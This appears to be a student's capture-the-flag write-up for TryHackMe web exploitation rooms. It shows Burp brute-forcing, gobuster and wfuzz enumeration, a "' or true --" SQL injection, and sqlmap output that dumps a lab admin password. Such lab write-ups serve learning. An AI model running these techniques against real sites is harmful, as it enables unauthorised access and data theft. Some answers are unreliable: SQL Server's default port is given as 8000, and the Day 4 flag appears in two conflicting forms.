
Q6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

A6: %50%53%50%30%32%30%31



Q8: What is the flag?

A8: THM{885ffab980e049847516f9d8fe99ad1a}



### Thought Process/Methodology:

First, I access the target machine. I turn on the intercept in BurpSuite and randomly key in the username and password. I sent the intercepted username and password into the intruder. Then, I change the attack type to cluster bomb, key in the username and password which I would like to try, and start attacking. Afterwards, I get a list from payload 1 and 2. I find the correct username and password and login successfully. I get the flag in the end.

## **Day 4: Web Exploitation - Santa's watching**

**Tools used:** Kali Linux, Chrome

### **Solution/walkthrough:**

Q2: Use GoBuster (against the target you deployed -- not the [shibes.xyz](https://shibes.xyz) domain) to find the API directory. What file is there?

A2: site-log.php



```
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/Downloads
File Actions Edit View Help
$ gobuster dir -u http://10.10.27.14 -w big.txt -x .php

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.27.14
[+] Method: GET
[+] Threads: 10
[+] Wordlist: big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2022/06/27 23:45:59 Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 276]
/.htaccess.php (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.htpasswd.php (Status: 403) [Size: 276]
/LICENSE (Status: 200) [Size: 1086]
/api (Status: 301) [Size: 308] [→ http://10.10.27.14/api/]
Progress: 14286 / 40940 (34.89%)


Active Machine Information

Title IP Address Expires
Day 1 10.10.27.14 47m 33s
Add 1 hour
Terminate



Task 1: Introduction
Task 2: Get Connected
Task 3: [Day 1] Hacking a Christmas Tree: A Christmas Crisis
Task 4: [Day 2] Hacking a Christmas Tree: The Elf Strikes Back!
```

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help



## Index of /api

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">site-log.php</a>	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.154.49 Port 80

Q3: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?


A3: THM{D4t3\_API}

```
Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)~$ wfuzz -c -z file,wordlist -u http://10.10.27.14/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.27.14/api/site-log.php?date=FUZZ
Total requests: 63

ID      Response  Lines  Word  Chars  Payload
-----
000000013: 200      0 L    0 W    0 Ch   "20201112"
000000012: 200      0 L    0 W    0 Ch   "20201111"
000000010: 200      0 L    0 W    0 Ch   "20201109"
000000011: 200      0 L    0 W    0 Ch   "20201110"
000000009: 200      0 L    0 W    0 Ch   "20201108"
000000001: 200      0 L    0 W    0 Ch   "20201100"
000000015: 200      0 L    0 W    0 Ch   "20201114"
000000014: 200      0 L    0 W    0 Ch   "20201113"
000000007: 200      0 L    0 W    0 Ch   "20201106"
000000003: 200      0 L    0 W    0 Ch   "20201102"
000000006: 200      0 L    0 W    0 Ch   "20201105"
000000008: 200      0 L    0 W    0 Ch   "20201107"
000000022: 200      0 L    0 W    0 Ch   "20201121"
000000005: 200      0 L    0 W    0 Ch   "20201104"
000000016: 200      0 L    0 W    0 Ch   "20201115"
000000004: 200      0 L    0 W    0 Ch   "20201103"
000000029: 200      0 L    0 W    0 Ch   "20201128"
000000002: 200      0 L    0 W    0 Ch   "20201101"
000000018: 200      0 L    0 W    0 Ch   "20201117"
000000028: 200      0 L    0 W    0 Ch   "20201127"
000000019: 200      0 L    0 W    0 Ch   "20201118"
000000030: 200      0 L    0 W    0 Ch   "20201129"
000000027: 200      0 L    0 W    0 Ch   "20201126"
000000020: 200      0 L    0 W    0 Ch   "20201119"
000000026: 200      0 L    1 W   13 Ch  "20201125"
000000021: 200      0 L    0 W    0 Ch   "20201120"
000000024: 200      0 L    0 W    0 Ch   "20201123"
000000017: 200      0 L    0 W    0 Ch   "20201116"
000000025: 200      0 L    0 W    0 Ch   "20201124"
000000023: 200      0 L    0 W    0 Ch   "20201122"
000000032: 200      0 L    0 W    0 Ch   "20201201"
000000040: 200      0 L    0 W    0 Ch   "20201209"
000000042: 200      0 L    0 W    0 Ch   "20201211"
000000036: 200      0 L    0 W    0 Ch   "20201205"
000000043: 200      0 L    0 W    0 Ch   "20201212"
000000041: 200      0 L    0 W    0 Ch   "20201210"
000000039: 200      0 L    0 W    0 Ch   "20201208"
000000038: 200      0 L    0 W    0 Ch   "20201207"
```


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox



THM{D4t3\_AP1}

Q4: Look at wfuzz's help file. What does the -f parameter store results to?

A4: printer



The screenshot shows a Kali Linux terminal window with the title "Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox". The terminal displays the output of the command `wfuzz --help`. The output includes a warning about Pycurl, version information, usage instructions, and a list of options. The option `-f filename,printer` is highlighted, indicating that the `-f` parameter is used to specify the printer and the file to store results in.

```
(kali@kali)~[~/Downloads]
$ wfuzz --help
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*
* Version up to 1.4c coded by:
* Christian Martorella (cmartorella@edge-security.com)
* Carlos del ojo (deepbit@gmail.com)
*
* Version 1.4d to 3.1.0 coded by:
* Xavier Mendez (xmendez@edge-security.com)
*****

Usage: wfuzz [options] -z payload,params <url>

FUZZ, ..., FUZZN wherever you put these keywords wfuzz will replace them with the values of the specified payload.
FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.

Options:
  -h/--help           : This help
  --help             : Advanced help
  --filter-help       : Filter language specification
  --version           : Wfuzz version details
  -e <type>           : List of available encoders/payloads/iterators/printers/scripts

  --recipe <filename> : Reads options from a recipe. Repeat for various recipes.
  --dump-recipe <filename> : Prints current options as a recipe
  -oF <filename>       : Saves fuzz results to a file. These can be consumed later using the wfuzz payload.

  -c                 : Output with colors
  -v                 : Verbose information.
  -f filename,printer : Store results in the output file using the specified printer (raw printer if omitted).
  -o printer         : Show results using the specified printer.
  --interact         : (beta) If selected, all key presses are captured. This allows you to interact with the program.
  --dry-run          : Print the results of applying the requests without actually making any HTTP request.
  --prev             : Print the previous HTTP requests (only when using payloads generating fuzzresults)
  --efield <expr>    : Show the specified language expression together with the current payload. Repeat for various fields.
  --field <expr>     : Do not show the payload but only the specified language expression. Repeat for various fields.
```

### Thought Process/Methodology:

First, I download the big.txt from TryHackMe. Next, I open the terminal and key in 'gobuster dir -u http://[MACHINE-IP] -w big.txt -x .php'. I get the information I need. Next, I open another terminal and key in 'wfuzz -c -z file,wordlist -u http://[MACHINE-IP]/api/site-log.php?date=FUZZ'. I get the information I need. When I see a chars different char which is different from other chars, I apply the ID of the different char into 'http://[MACHINE-IP]/api/site-log.php?date=[ID]'. I get the flag in the end.



## **Day 5: Web Exploitation Someone stole Santa's gift list!**

**Tools used:** Kali Linux, Chrome

### **Solution/walkthrough:**

Q1: What is the default port number for SQL Server running on TCP?

A1: 8000

Q2: Without using directory brute forcing, what's Santa's secret login panel?

A2: /santapanel

Q3: What is the database used from the hint in Santa's TODO list?

A3: sqlite

Q4: How many entries are there in the gift database?


A4: 22

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of C x Santa's admin panel x +

Not secure | 10.10.222.127:8000/santapanel?search=%27+or+true+--



**The database has been updated while you were away!**

Enter:

Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul
finnish-english dictionary	James
laptop	Steven
rasberry pie	Andrew
TryHackMe Sub	Kenneth
chair	Joshua

Q6: What did Paul ask for?


A6: github ownership

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of C x Santa's admin panel x +

Not secure | 10.10.222.127:8000/santapanel?search=%27+or++true+--



**The database has been updated while you were away!**

Enter:

Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul
finnish-english dictionary	James
laptop	Steven
rasberry pie	Andrew
TryHackMe Sub	Kenneth
chair	Joshua

Q5: What is James' age?


A5: 8

Q7: What is the flag?

A7: thmfox{All\_I\_Want\_for\_Christmas\_Is\_You}

Q8: What is admin's password?

A8: EhCNSWzzFP6sc7gB



```
Kali-Linux-2021.4a-virtualbox-amd64 (fresh install) [Running] - Oracle VM VirtualBox
File Actions Edit View Help
kali@kali: ~/Downloads

James 8 shoes
John 4 skateboard
Robert 17 iPhone
Michael 5 playstation
William 6 xbox
David 6 candy
Richard 9 books
Joseph 7 socks
Thomas 10 10 McDonalds meals
Charles 3 toy car
Christopher 8 air hockey table
Daniel 12 lego star wars
Matthew 15 bike
Anthony 3 table tennis
Donald 4 fazer chocolate
Mark 17 will
Paul 9 github ownership
James 8 Finnish-english dictionary
Steven 11 Laptop
Andrew 10 raspberry pie
Kenneth 19 TryHackMe Sub
Joshua 12 chair

[13:13:11] [Info] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.220.241/dump/SQLite_masterdb/sequels.csv'
[13:13:11] [Info] fetching columns for table 'users'
[13:13:11] [Info] fetching entries for table 'users'
Database: <current>
Tables: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+

[13:13:11] [Info] table 'SQLite_masterdb.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.220.241/dump/SQLite_masterdb/users.csv'
[13:13:11] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 2 times
[13:13:11] [Info] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.220.241'
[*] ending @ 13:13:11 /2022-06-25/

kali@kali:~/Downloads
```

## Thought Process/Methodology:

First, I log in into Santa's account. I get the information I need.